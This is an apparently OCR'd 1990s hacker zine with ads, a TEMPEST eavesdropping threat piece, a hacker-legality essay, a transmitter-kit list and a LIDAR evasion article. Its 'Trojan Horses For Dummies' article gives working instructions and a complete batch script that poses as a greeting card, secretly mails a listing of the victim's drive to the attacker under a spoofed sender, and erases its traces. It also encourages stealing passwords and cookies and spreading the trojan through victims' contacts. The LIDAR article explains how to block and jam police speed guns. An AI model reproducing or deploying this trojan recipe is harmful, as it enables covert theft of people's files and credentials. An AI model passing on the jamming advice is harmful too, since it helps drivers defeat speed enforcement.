In the last days of the Bush Administration, the mission of the CIA was partially changed to spy on foreign businesses and steal trade secrets in response to the ever growing surveillance of American industry by foreign competitors and foreign intelligence services. The Japanese are the worst. Most of the Japanese students living and attending school in the USA are economic trade spies. The French intelligence service regularly bugged ALL the first class seats on AIR FRANCE flights to eavesdrop on traveling foreign businessmen. EVERY foreign service in the world is involved in corporate espionage to gain an economic advantage for their own companies. Do you have a foreign competitor? Then the chances are good that a foreign intelligence agency will spy on you. TEMPEST technology is becoming the medium of choice.

The Activist:

Dedicated, yet misguided activists may wish to further their own cause by releasing your private disclosures to the media. Every company circulates confidential memos that would be embarrassing if released to the public. TEMPEST technology makes corporate snooping simple.

The Dissident:

Dissidents want to damage more than your company's reputation. They may use TEMPEST technology as a means of compromising your internal security, valuable products and equipment, and even executive travel plans in order to commit crimes against your person, family or property!

Financial Operators

Unethical financiers can benefit greatly from prior knowledge of a company's financial dealings. TEMPEST attacks can be mounted quickly and from a distance with virtually no chance of discovery.

Competitors:

Competitors may seek to gain information on product development, marketing strategies or critical vulnerabilities. Imagine the consequences of a concerted TEMPEST attack on Wall Street. How much are you going to offer for that stock next week? You need to buy how many shares for control?

Unions:

Unscrupulous union negotiators may use TEMPEST technology to gain knowledge of a company's bargaining strategies and vulnerabilities. Is your company having labor problems? Is your company involved in any type of litigation or lawsuit with a union? Does your company have layoffs pending?

IRON FEATHER JOURNAL

HACKERS PHREAKING SKAMZ GLOBAL CONTACTS PIRATE RADIO HIGHS NET EROTICA ELECTRONIK CHOONZ SEKURITY PHUTURE LIFESTYLES

P.O. Box 1905, Boulder, CO 80306-1905 USA

Employees:

One of your company's employees might use TEMPEST technology on another to further his own career and to discredit his adversary. It would be a simple matter for an adversary to plant a mole in your company who could position TEMPEST monitoring equipment in the right direction even though they might not be allowed to enter a specific restricted area...

The Information Warrior:

Brokers may profit from selling your company's secrets to the highest bidder, or maybe even to anyone who wants to know! Does your company have stock that is traded publicly? Or will be soon? With TEMPEST technology there is nowhere to run...nowhere to hide...Keep in mind that anybody with money, power, influence, or sensitive information is at serious risk.

FINDINGS AND RECOMMENDATIONS

Using simple off-the-shelf components with minor modifications we were able to monitor computer CRTs "at-will" in suburban and urban environments. We did not recreate the wheel. The TEMPEST monitoring premise is simple and anyone with a basic knowledge of electronics could construct such a device and use it with impunity.

Our DataScan device differs from earlier models because of the unique signal amplification and directional antenna array used which we believe enhances the collection process greatly.

It appears from our research that most individuals and companies do not use TEMPEST certified equipment and most have never even heard of TEMPEST.


I believe the media should be made aware of the problem in hope that publicity about potential TEMPEST attacks will force the government to release the information necessary to allow private citizens and industry the means to properly secure their proprietary data.

Copyright 1996, All Rights Reserved
Frank Jones CEO
Technical Assistance Group
2472 Broadway Suite 328
New York, New York 10025 USA
24 Hour Voice Mail: 917-277-1983
E-Mail: spyking@thecodex.com

To look for more TEMPEST information on the web try these phrases on your favorite search engine:
tempest monitoring, tempest shielding, van eck monitoring, van eck eavesdropping.

Amiga News - Info BYTES - Company Profiles

The AMIGA INFORMER



Got an Amiga in your closet?
Let it Out!

Action - Internet Sites - Marketplace

The Amiga Informer Zine gives you the latest and most important info on the state of the Amiga

Stay Connected

- Untainted by the WinTel behemoth
- Just bought by Gateway 2000
- Hundreds of files loaded to PD daily - well over 30,000 total
- Java, Frames, PPC & Virge 3D chip supported
- Programmer's dream OS

The Informer is printed bi-monthly. Rates are (in US dollars): $14 US, $16 Canada & $21 all others.
VISA & MC accepted, call:
(914) 566-4665
eldritch@mhv.net
www1.mhv.net/~eldritch
(on-line subscription)

Stay Informed

Developments - Announcements

Workbench Extras - Reviews - Dealers

Trojan Horses For Dummies!

Ray Dios Haque

One of the oldest known revenge tactics is the proverbial Trojan Horse. A program that will appear as a gift to the user, yet once opened, will commit horrible acts or steal information. While the idea of the Trojan Horse has been lost within the past few years, the opportunity to create them has grown. As time goes on, software vendors are creating bigger, better, badder tools for your Trojan Horse workshop. Here I will discuss a few tools that I have used, and some tricks that you can play with to make the tools work for you.

The first piece of software that I will talk about is WindMail. WindMail deserves an award for it's awesome resemblance to SendMail. SendMail (for you non-geeks) was a program written long ago for UNIX that operates in much the same manner. Both of these packages give you a command line mail program. Also, WindMail operates on whatever SMTP server you tell it to. So look around. Find an SMTP server that is fast and furious! Check those large corporations who are too damn busy to monitor their mail server log files. What makes this command line proggy great is that you can call it from batch files.

Using WindMail in conjunction with a few other programs will allow you to mail results to yourself from you victim. Because the mail is sent so quickly, all you will need is a distraction for the user while WindMail sends off file attachments in the background. Is there something you would like off of that person's machine? Password files? Cookies? A dir of his/her C: drive? A friend of mine has even used this gag to grab the Ultima Online configuration files, which contain valuable password information. Another thing to remember about WindMail is that it features a Queue feature. Perhaps the victim will download your trap, but he is offline when he runs it. This will create a Queued message. The message will sit around until the mail server can be found, and all messages will be "flushed" (this will need additional .bat file writing so read your WindMail documentation).

It will take more than a command line mail program to fool your victim. You will need something to interest him and distract him from his flashing hard drive light. My personal favorite trick is an animated greeting. Animated greetings are quickly becoming more popular, and most morons will open them without thinking twice. So download some nice cheesy Hallmark greetings that are irresistibly adorable. Buy now you are realizing that you will have to write a .bat file to tie these together.

There are several ways to arrange these programs in a .bat file. I personally prefer to get my files first before I let the victim see my dumb ass slide show. So in the .bat file I run the WindMail portion first. While the mail is being sent, the program hangs, so throw in some "wait" prompts. Be creative. Say something like "Looking for you display setting....Done!", etc. Now once that is complete, give them what they want and run the greeting. You may also consider renaming your WindMail program to something else that suits your trick. Your victim will see the name of whatever is running in the top of the DOS window.

So how do you tie all these programs together? Simple! Use TurboSFX. This software package allows you to take a zip file and convert it into an executable file (kind of like WinZip's feature). This executable can install files any way you want them. It will separate certain files into certain directories, overwrite without user permission (AUTOEXEC.BAT?), run splash screens (pull out the porn pics), and most importantly, it will run a file FROM the zip file once the extraction has been completed. So Joe Schmoe will never know what hit him. He will open his greeting, files will be extracted, and a .bat file will be run. All he will ever see is some quickly displayed "echo" stuff from your .bat file, and your stupid animated greeting. If you are super 31337 you will even have your .bat file delete those extra evil files as well as the .bat file itself once it has done the deed.

What are the drawbacks? Well, you knew there were a few. The biggest drawback is that the software I have talked about is all trial stuff. WindMail gives you a full-featured program for their trial. You won't be so lucky with TurboSFX. Although the trial version has all of the standard features, it will display a box whenever your "creation" is run stating that it was created using the trial version.

This is a sure way to tip off your victim and tell him that they are opening a trap. Remember that they are supposed to think this is a greeting card. You could also use WinZip's Self-Extractor. This is available for a free trial too. WinZip comes with an SE creator built into it, but it's VERY weak! Download the add-on and you won't be disappointed.

This is only the beginning. I invite you to explore these tricks and experiment with Trojan Horse warfare. Don't limit yourself to what I have mentioned. Try variations. Maybe in a PKZip proggy and zip up several files you would like from your victim. Perhaps you think the sucker won't open your greeting card since he already hates your guts. Use your WindMail program to send it to him from one of his buddies. Steal his

address list and send all his pals the same Trojan Horse from him. If you don't know how to talk directly to SMTP servers, WindMail has an interactive mode. If you use WinZip's Self-Extractor creator, why not change the icon to something more innocent looking? Have fun with it. I hope if you created some mayhem with these ideas, you will e-mail me and tell me what kind of crap you have pulled.

Special thankx to the following United Phreaks Syndicate Members: ^HellFire^, Eras0r^, Discount_Man, and Cryosis for letting me test these methods on them. :)

Where can I get it?

TurboSFX is available for download at: http://www.pgcc.com/turbosfx
WindMail can be downloaded by going to: http://www.geocel.com/windmail
PKZip (great old DOS zip utility) is still free at: http://www.pkware.com
WinZip's Self-Extractor can be had at: http://www.winzip.com/downse.htm
Greeting cards are everywhere! Try: http://www.greeting-cards.com

Batch File Example

Here is an example of a .bat file. This assumes you have these files under a directory names c:\greeting.

Windmail.exe - The WindMail command line core.
Windmail.ini - The WindMail config file. Must exist in same directory to run properly.
EVIL.bat - This batch file I am listing.
Greeting.exe - The stupid greeting card of your choice.
Message.txt - A message body in .txt format.

```
REM Turn the echo off, so commands aren't shown to Mr. Victim.
@echo off
echo = = = = = Greeting Card Animation Viewer V1.02 = = = = =
echo.
REM Throw in prompts to fool your victim.
echo Please wait while I quickly examine your system!
echo.
echo Looking at your video drivers...(this may take a moment)
REM Change to the root directory, and sump a directory of the C: drive into a file.
c:
cd\
dir c: /s >c:\greeting\hard.txt
echo Done!
REM More BS for the victim.
echo.
echo Preparing animation slides...
echo.
echo Found VXD.DLL Video driver!
echo.
echo Loading main animation file...
REM Get into the c:\greeting directory, where all the evil programs are stored.
c:
cd c:\greeting
cls
echo Please wait while temporary files are removed...
echo.
REM Some BS to convince your victim not to shut down your file transfer.
echo (Be patient! Closing this window will cause files to be left on your hard drive)
REM Windmail is run. It sends a file named hard.txt to your email address with a message
REM written in message.txt, and it will appear FROM:Victim@yahoo.com
windmail -a hard.txt -u Victim@yahoo.com -n message.txt youremailhere@yourdomain.com
REM Now the actual greeting card is run.
c:\greeting\greeting.exe
REM Now, you remove all of those evil files since they won't be needed anymore.
REM The > nul will forward the deleted items into "nul" rather than the recycle bin!
del c:\greeting\hard.txt > nul
del c:\greeting\windmail.exe > nul
del c:\greeting\message.txt > nul
del c:\greeting\windmail.ini > nul
```

continued on bottom of next page....

Low Power Transmitter Kit Sources

hrick@world.std.com (Rick Harrison)

reprinted by permission from Iron Feather Journal #14

Here is a brief list of companies selling low power transmitter kits. Please send me information about any companies not listed, so that I can include them in future versions of this list.

Note to newcomers: to assemble these kits, you must be able to solder components onto a circuit board, and it helps if you know the difference between a resistor and a capacitor. If you haven't reached this stage of electronic know-how yet, consider buying some of the educational kits available from C&S Sales, 1245 Rosewood, Deerfield IL 60015, telephone 800-292-7711. Their electronic components course (item #ECK10, $14.95) might be especially helpful to newbies.

When assembling radio circuit kits, I prefer to use narrow-diameter silver-bearing solder (Radio Shack #64-013) and a 15 watt soldering iron (64-2051). You may need a more powerful soldering tool for making antennas out of large-diameter wire, soldering really large connectors toa printed circuit board, etc., but the 15 W iron works fine for most kits and reduces the chances of overheating transistors and other heat-sensitive components.

Ramsey Electronics

793 Canning Parkway
Victor, New York 14564
phone 716-924-4560

The FM-10A is an FM stereo transmitter kit ($34.95 plus shipping) with a few milliwatts of output power. It is based on the BA1404 integrated circuit. Ramsey kits have well-written instruction manuals, and most of the circuit boards have lots of wide open space which makes modifications easy. The company also has a good reputation for service. These factors make Ramsey kits a good choice for beginners, in my opinion. Their AM transmitter kit (item #AM-1, $29.95) and their TV transmitter kit (item #TV-6, $27.95) might also be of interest; however, there is much room for improvement in the design of these two circuits.

DC Electronics

P.O. Box 3203
Scottsdale, Arizona 85271

The Improved Stereocaster is another FM stereo transmitter based on the BA1404 chip with a few milliwatts of output power ($29.95 plus $3.50 S&H). It has a smooth fine-tuning control which makes it easy to get on the exact frequency you want, and a voltage regulator for the BA1404 which improves stability. Documentation is not quite as lucid as Ramsey's.

Panaxis Productions

P.O. Box 130
Paradise, California 95967-0130
Catalog $1

This company offers many interesting books and kits. The REB-1 kit is a 100 milliwatt transmitter for the upper end of the AM band ($34.95 plus shipping). The FMO kit ($75) is a high fidelity stereo FM transmitter kit with 2 to 20 milliwatts of output power. The FME-500, a half-watt mono FM transmitter with excellent technical characteristics, can be combined with their stereo generator to build a high-qualitylow power station (>$200 for the two kits). Other items of interest include transmitters for the 1750 meter band; a 1-watt shortwave transmitter kit; and more powerful FM transmitters (available only for export to countires other than the USA). Panaxis kits might no be suitable for absolute beginners; you should have a little experience in circuit assembly before you tackle these.

Supercircuits

13552 Research BLVD
Austin, Texas 78750

This company sells a low-power TV transmitter for channels 3 through 6 which appears to be of high quality ($49.985 plus $4.50 S&H). For licensed radio amateurs, they also sell some ham TV transmitter kits with 1 to 2 watts peak output power that can be adapted for use on UHF channels 14 through 19, and a linear amp for boosting the output of these transmitters.

...continued from previous page

```
cls
REM Some BS
echo Process finished!
echo.
echoe For more FREE animations, visit our website at www.greeting-cards.com!
echo.
echo (If this window did not close automatically, you may close it now)
REM Finally, delete this bat file. You don't want anybody to see this file!
del c:\greeting\EVIL.bat > nul


end.
```

Free Radio Berkely

1442 A Walnut St.
#406 Berkely, California 94709

Items listed in their advertisements include a 5 watt mono FM transmitter kit ($55 plus shipping), a 1/2 to 1 watt stereo FM transmitter kit ($50), plus kits for output filters, dummy loads, RF amplifiers, and antenna. Some people who ordered kits from FRB have reported that they've waited a long time before receiving thier kits. Other have said thay had no problems when dealing with FRB. FRB is spear-heading a movement to challenge the FCC's regulations and is trying to foster a low power broadcasting movement. Contact them for more information. (Internet: frbspd@crl.com)

Xandi Electronics

P.O. Box 25647
Tempe, Arizona 85285
phone 800-336-7389
or 602-894-0992

The XFS108 kit ($41.95) is an FM stereo transmitter, probably based on the BA1404. Their advertisements give no specifics.

Tentronix

3605 broken Arrow
Coeur d'Alene, Idaho 83814
phone 208-664-2312


Another BA1404 based FM stereo transmitter kit ($24).


WE'VE GOT SOME GOOD STUPH FOR YOU!

We've got NINTENDO BITS!
$12 plus $2s/h each.
Please Specify 3.8mm or 4.5mm

Opens up all Nintendo game units and cartridges!
3.8mm typically fits the cartridges.
4.5mm typically fits the game units.

ECS QUARTZ CRYSTALS





This is the very same crystal used in making a Red Box.

We've got both 6.500Mhz and 6.5536Mhz crystals. We know you may want one or the other depending on your particular project. $4 each including shipping.

We sell just about any screwdriver bit you're looking for. We have the hard to find bits like security Torx (also known as tamper Torx), Scrulox (security Scrulox), Spanner, Internal and External Line Head (like the Nintendo bits above), Tri-wing, Security Hex, Spline and Pozi Drive. Most bits are $12-$15 each.

Our best selling 30 piece screwdriver bit set is now available for $40 including shipping to anywhere in the U.S. The set includes 9 security Torx bits from TT7 through TT40, 7 security Hex bits from 5/64" through 1/4", 4 security Scrulox bits from S-0 through S-3, 8 standard pieces, covered plastic case w/ a nice handle for all of the bits. This is an extremely handy toolset!

6.50Mhz Crystals	EPROM Programming	Unusal web site listing	Tool bits(includingsecurity)
6.5536Mhz Crystals	Auction Booklet	T-shirts	other interesting stuff....

TO FIND OUT MORE ABOUT ANY SPECIFIC PRODUCT WE HAVE, PLEASE CHECK OUT OUR ADS IN THE CLASSIFIED SECTION OF THIS MAGAZINE.

TCE Information Systems
P.O. Box 5142
Los Alamitos, CA 90720

Testing testing testing...
testing one...two....three...
CAN ANYONE READ THIS?
SEND ARTICLES, PHOTOGRAPHS & ARTWORK to:
The Hackers Underground Digest
P.O. Box 2521
Cypress, CA 90630

IS IT LEGAL TO BE A HACKER AND TO HACK?

Provided by Telecode

Contrary to what appears on the surface to be illegal, knowledge of how something operates is by itself, quite lawful. It is not illegal to have, sell, give away, communicate or otherwise transmit such knowledge, unless specifically prohibited by law and/or with the express intent to use such knowledge in an unlawful manner.

It is not unlawful to be a "hacker", contrary to what the press, Janet Reno, and Hollywood would have you believe. Do some hackers break the law? I think so, yes. Aren't all hackers the same? No. There are both 'good and bad' hackers. The distinction between the two being lost by those proclaiming that "all hackers are bad, and are breaking the law". Read the definition of a real hacker further down this page for a better understanding of just what makes a hacker and why.

EXAMPLES

(1) Schools teach knowledge all the time. Some of the things taught can be used improperly. TV shows how to "kill people" all the time. Knowledge by itself in not immoral or otherwise illegal. Mere possession of knowledge, is not an indicator that the person possessing the knowledge will commit a crime using it. Promoting or advocating the unlawful use of any knowledge is generally illegal, however.

(2) Consider the person who purchases a gun. The purchase is legal. The ownership is legal. The use (firing), within the law, is legal. Now have this same legal person shoot the guy next door. This is illegal. The gun isn't at fault. The seller of the gun is not held liable, the manufacturer of the gun is not involved, even though he designed and manufactured the weapon. Only the person actually committing the crime is held liable. And only for the action of killing another, and not for the ownership of a weapon.

And so it goes with information, books, chips, knowledge, etc. It is in the application of the knowledge that determines whether or not the person(s) involved are committing a crime. We strongly advocate using all the knowledge and hardware/software we sell or make available in a legal fashion to benefit or educate the user(s) and not to the detriment of some cable operator, Sysop or other company or entity.

Is hacking legal? Yes, if done lawfully.

HOW LONG WILL IT TAKE ME TO BECOME A HACKER?

A minimum of 2-3 lifetimes, or maybe, slightly less. Some have done it in only one lifetime, but there is much to learn. Hacking requires the application of one's "raw brain power" combined with knowledge gained through exploring and experiencing. No hacker is ever complete, one just evolves. Hacking is therefore a commitment to learning. If you dislike school, hacking can be a way to increase your knowledge and better yourself. As Teddy once said:

"Hackers lead the way...Others follow. Be a Hacker."

Teddy addressing U.S. Congress, 1992,
or was it Pedro's Bar and Grill?...

DEFINITION FROM THE NEW HACKERS DICTIONARY

hacker /n./


[originally, someone who makes furniture with an axe] 1. A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary. 2. One who programs enthusiastically (even obsessively) or who enjoys programming rather than just theorizing about programming. 3. A person capable of appreciating hack value. 4. A person who is good at programming quickly. 5. An expert at a particular program, or one who frequently does work using it or on it; as in `a Unix hacker'. (Definitions 1 through 5 are correlated, and people who fit them congregate.) 6. An expert or enthusiast of any kind. One might be an astronomy hacker, for example. 7. One who enjoys the intellectual challenge of creatively overcoming or circumventing limitations. 8. [deprecated] A malicious meddler who tries to discover sensitive information by poking around. Hence `password hacker', `network hacker'. The correct term for this sense is 'cracker'.

The term `hacker' also tends to connote membership in the global community defined by the net (see network, the and Internet address). It also implies that the person described is seen to subscribe to some version of the hacker ethic (see hacker ethic).


It is better to be described as a hacker by others than to describe oneself that way. Hackers consider themselves something of an elite (a meritocracy based on ability), though one to which new members are gladly welcome. There is thus a certain ego satisfaction to be had in identifying yourself as a hacker (but if you claim to be one and are not, you'll quickly be labeled bogus). See also 'wannabee'. (THUD editors note: also see "lamer" or "lamah")


Arcade Games


Sales - Parts - Service - Custom



Complete Upright Games!







If you're looking for one of those hard to find arcade games, this is the place to call. We have one of the largest selections of hard to find classic arcade games and pinballs. If you're looking for a part or you just want an arcade game for your business site or for home use, give us a call. Be sure to mention you saw the ad here in Blacklisted! 411.

- ✓ Video Game Guts...Technical Help & Info
- ✓ Complete PC boards, Power Supplies, Monitors, etc
- ✓ Pinball Machines
- ✓ ALL Parts & Supplies
- ✓ Buy, Sell & Trade
- ✓ Hard-to-Find Games
- ✓ Huge Parts Warehouse
- ✓ New and Used Parts
- ✓ Full Service Repair Shop
- ✓ Custom Work - CALL
- ✓ For HOME or Business Use
- ✓ Quotes Available
- ✓ Selection of Marquee's & Backplates

Eldorado Games, Ltd.

911 S. East Street, Anaheim, CA 92805
Voice (714)535-3300 Fax (714)535-3396

the ins and outs of LIDAR

Most of you are familiar with police RADAR, especially if you have a lead foot, or like me, a lead wrist. We've all been flying down the freeway or some other road and seen the police officer on his motorbike pointing that oversized can of Pringles at us. No, that funny feeling you get inside is not because the microwaves are frying your innards!!! I'm sure many of you also have RADAR detectors. Well guess what?! The police have a new speed detection system called LIDAR. I suppose most of you have already heard of it so that's not such big news. But I'm betting that most of you don't know that LIDAR detectors exist, and even fewer know that there are LIDAR jammers, just like for RADAR. LIDAR has some very distinct advantages over convential RADAR, both for the police and you, the one trying to get out of a speeding ticket. In this article we will be covering the theory of how LIDAR works, how to detect it, and more importantly, how to defeat or jam the system. We will also discuss some of the legal issues regarding use and misuse of LIDAR.

How LIDAR Works

LIDAR, like RADAR, sends out a beam of electromagnetic radiation of a specific frequency and/or modulation. This radiation is reflected off the target and any movement will impart a doplar shift to the signal, much the way a train whistle changes in pitch as it goes by while you sit in traffic, trying to get to work ten minutes ago. This shifted signal is compared to the original signal sent out by the speed detection device to arrive at a speed of the target.

LIDAR uses infrared radiation unlike RADAR which uses microwaves. Basically it's just a much much higher frequency. Generating these frequencies is easy. The device just uses a LASER diode similar to the ones used in CD and DVD players. At these high frequencies it is more common to specify the wavelength of the device rather than the frequency. In the case of LIDAR the wavelength is 904nm (nanometers, one billionth of a meter, one millionth of a millimeter, damned small!!!) which, based on a speed of light of 299,792,458 meters per second gives a frequency of 331.62882 THz (tera hertz, 1000 gigahertz, one million megahertz.) Obviously it's much easier to say 904nm than it is to say 331.62882 Thz.

Since it is very difficult to measure the slight doplar shift of such high frequencies the 904nm LASER diode is pulsed at 1KHz (1000 times per second) with each pulse lasting only 5ns (nanoseconds, a billionth of a second.) Instead, the precise timing of these pulses are compared with how long the pulses take to return to the detector. If the target is moving toward or away from the detector, the pulses will arrive either a little farther apart (moving away) or a little closer (moving towards) together. It is this 1 kilohertz signal that becomes doplar shifted and is used to determine the speed of the target.

Detectors

It is possible to detect LIDAR with a small device in the same manner as a RADAR detector. There is just one problem though. The advantage for the police of using LIDAR is how fast the speed gun is able to lock on the target and determine it's speed. Since the speed gun only sends out the laser when the officer pulls the trigger, you're LIDAR detector is liable only to warn you that you are about to be pulled over. If you happen to be somewhat in line with the officer and a car in front of you that is being target, you may detect some stray radiation and you will be forwarned of the LIDAR speed guns presence. Obviously this is of little use to the driver so the only way to defeat LIDAR is to reduce the amount of radiation returned from your car or to actively jam the LIDAR signal with your own 904nm emitters.

The Stealth Approach

Stealth does not make your car invisible, just as the F-117 Stealth fighter is not totally invisible on RADAR. Stealth simply means to reduce the range at which confirmed detection takes place. Stealth as applied to LIDAR simply reduces the range at which an officer using LIDAR is able to get a lock on your vehicle and determine your speed. The advantage of stealth to the driver is that he has a LIDAR detector which then goes off before the LIDAR gun has a chance to lock onto the car giving you, the driver, time to slow down and avoid a ticket.

So how do you make yourself stealthy? In principle, LIDAR relies on refecltions of the laser radiation in order to detect your speed. So in principle, you reduce the amount of reflections on your car. Crazy you say? What about all my chrome and shiny headlights? Doesn't surprise me that you didn't guess license plates. I bet your license plate has a retroflective coating just like that on most stop signs. In fact, the license plate is the single most reflective object on a car. To see just how reflective, take your flashlight out on a dark night and shine it towards a parked car. You'll see the the brightest reflection is the license plate. Of course there are other reflections but more on those later. To know why this fact is important a little more information on the LIDAR gun is in order.

So far we know the frequency, 904nm, and the pulse characteristics, 5ns pulses at 1Khz repitition rate. Now you need to know that size of the LASER beam itself. Most LASERS are very narrow beams that do not spread very much. Any of you with LASER pointers will know that. There is a difference with the LASER used in LIDAR. It spreads just a bit more, which is by design. The cone of radiation is measured in radians instead of degrees. A radian is a hemisphere / pi, that is, 180/3.141592653589, which turns out to be 57.29578 degrees. That's a pretty large and

cumbersome unit to use, kinda like the Farad used to measure capacitors in electronics. Instead, milliradians are commonly used, being 1 thousandth of a radian (.05729578 degrees).

The LIDAR LASER is emitted in a cone of 4 milliradians. Doing some quick trigonometry it turns out that at 250 meters the LIDAR beam has expanded to a radius of just a hair over 1 meter. That is another reason LIDAR is so effective for the police officer. They can target a specific car quite easily due to the relativly narrow beam compared to conventional RADAR. And on top of this, the police officers are trained to target your license plate specifically. Remember how reflective it is?

There are, obviously, other reflective parts on your car. After your license plate would be all the reflectors. Your side reflectors and tail lights usually have these little hexagonal cubes in them like in a bicycle reflector. They serve the same purpose and, if facing towards the officer with the LIDAR gun, will help reflect some of the LASER back to the detector. These refelctors are usually only found on the side and integrated into the tail lights. This is still important because LIDAR works just as good if you are driving away fromthe officer as if you were driving towards him. Yes, he could zap you with the LIDAR *AFTER* you have passed the officer totally concealed behind that big tree. Most people don't think about getting zapped from behind.

Also of importance to reflections are your headlights. Headlights by design are optical focusers. They are made to focus the the light from the small filament in the buld into a narrow beam. Of course the glass cover then disperses some of this light to the sides so you don't have complete tunnel vision at night. The point is is that headlights can reflect some of the LIDAR radiation back towards the detector.

Of less importance is anything else that's particularly shiny on your car. Things like chrome bumpers adn grill work will reflect some radiation but this amount is almost negligible when compared to the license plate.

Now, it should be noted that all the reflective surface just discussed are visible reflections, which are typically defined as the range of 700 to 300 nanometers. LIDAR uses 904nm infrared radiation and just because something is reflective or dull in visible does not mean it is so in infrared. But not to worry, 904nm is close enough to the visible that any differences in reflectivity can safely be ignored.

Making Your Car Stealthy


So now that you know what it is that reflects the LIDAR radiation, how do you keep your car from reflecting the LASER back to the detector? First off, it is impossible to eliminate ALL the reflections but you can do a lot towards reducing the amount of reflection enough to allow your LIDAR detector enough time to warn you so you can slow down in time.

Since the most reflective part of you car is the license plate, a simple plastic cover that absorbs 904nm radiation will go a long way towards stealthing your car. These shields are optically transparent, that is they look clear, yet they absorb the 904nm LIDAR radiation therby prevent the officer from getting a LIDAR lock on your license plate until you are very close to them. By then your detector will have gone off and you will have slowed to a legal speed. There are manufacturers of such shields. There's a few with websites listed at the end of this article. Also, if you can legally get away with it, removing your front license plate will reduce your vehicles frontward reflections quite a bit. Remember, the license plate is the nunmber one source of reflections by a long shot and in most speed traps the officer is pointing ther LIDAR at the front of the car. But remeber to get one for your rear license plate as well to be safe. Something else you could do to your plate is to paint over it in the same colors as the original but in a matt finish. This COULD be illegal so check local laws first.

But how do you defeat the corner cube reflectors and tail lights? At last check there were no manufacturers of the 904nm shielding for these but that will probably change in the future. I wouldn't be surprised if they started making full packages with peel-and-stick optically transparent stickers to go over all your reflectors. In the mean time it would be possible for you to just purchase an extra license plate shield or two and cut out pieces to fit over your reflectors and tail lights.

If you really wanted to go gung ho and eliminate even more reflections, or are just plain paranoid like the rest of us you can also do something about your headlights. You could also put some of that license plate shielding over your headlights. There are those smoke colored headlight covers that do a fairly good job of eliminating 904nm reflections from headlights, but these are actually illegal in most states. Of course, check you local laws. Also, don't forget about your fog lights as they will reflect as well.

As for chrome or really shiny paint jobs, there's not much you can do unless you are willing to effectively ruin the look of your car. It's all up to you. If you want to spray flat black paint all over your chrome it's your choice.



Jamming

All the previous methods of defeating LIDAR are passive in nature. They only hinder reflections from reaching the LIDAR detector. The other route is to actively jam the LIDAR signal to confuse it. That way it NEVER gets a lock on your vehicle.

The principle behind jamming is to send out your own signal so that the detector is blinded and unable to see it's own reflection. It's just like what the military does with RADAR. A good example is a concert. It's pretty hard to hear someone talking if Metallica is cranking out 130 decibels.

One way of jamming the signal is to simply have an array of LEDs or even LASER diodes that cover 904nm shining towards the LIDAR gun. There is one sticking point to this idea though. The incoming signal from the LIDAR gun is a pulsed 1KHz pulse train. In order to effectively drown out this signal a CW (continuous wave, like DC as oppposed to AC) signal would have to be pretty bright in order to drown it out. It's like having a really loud horn blowing on a certain note.

Even though the horn is loud you will still be able to hear a quiter note that is pulsing. The horn would have to be really loud in order for you to not hear the quiter notes. Anyway, a little more background on the power levels involved will help.

The LASER diode in a LIDAR unit pulses at 25 watts of power. From earlier paragraphs you will recall that the beam spreads by a certain amount, which at 250 meters ends up being about 1 meter across. This beam spread reduces energy density the farther it has to go. A 1 meter circle has an area of 3.14 square meters. License plates have an area of .046 square meters (6x12 inches, 72 inches sq) which means the license plate could only reflect at most 1.46 percent of the LIDAR energy. Since the reflective coating only reflects about ten percent let's cut this number down to .1 percent. This means the license plate only reflects about 25 milliwatts.

Most license plates reflect light at a narrow range of angles, pretty close to the 4 milliradians of the LIDAR emitter. If this is the case then the light reflected back to the LIDAR unit 250 meters away spreads to the same 1 meter diameter cone. But, the LIDAR detecter lense is about 4 inches across, or about .1 meters, which gives an area of only .000785 meters square. That means the light received by the detector from the license plate is only .785 percent of the reflected 25 milliwatts, or about 20 microwatts. Needless to say the detector has to be very sensitive.

Now that we know how little energy the LIDAR detector is detecting, we can use the reverse process to figure out how powerful our emitters would have to be to drown out the detector. Let's assume (I hate assuming but I have no hard data on how much energy is needed) that in order to drown out the detector it needs to receive 100 times the energy it normally detects. That'd be 20 microwatts x 100 or 2 milliwatts.

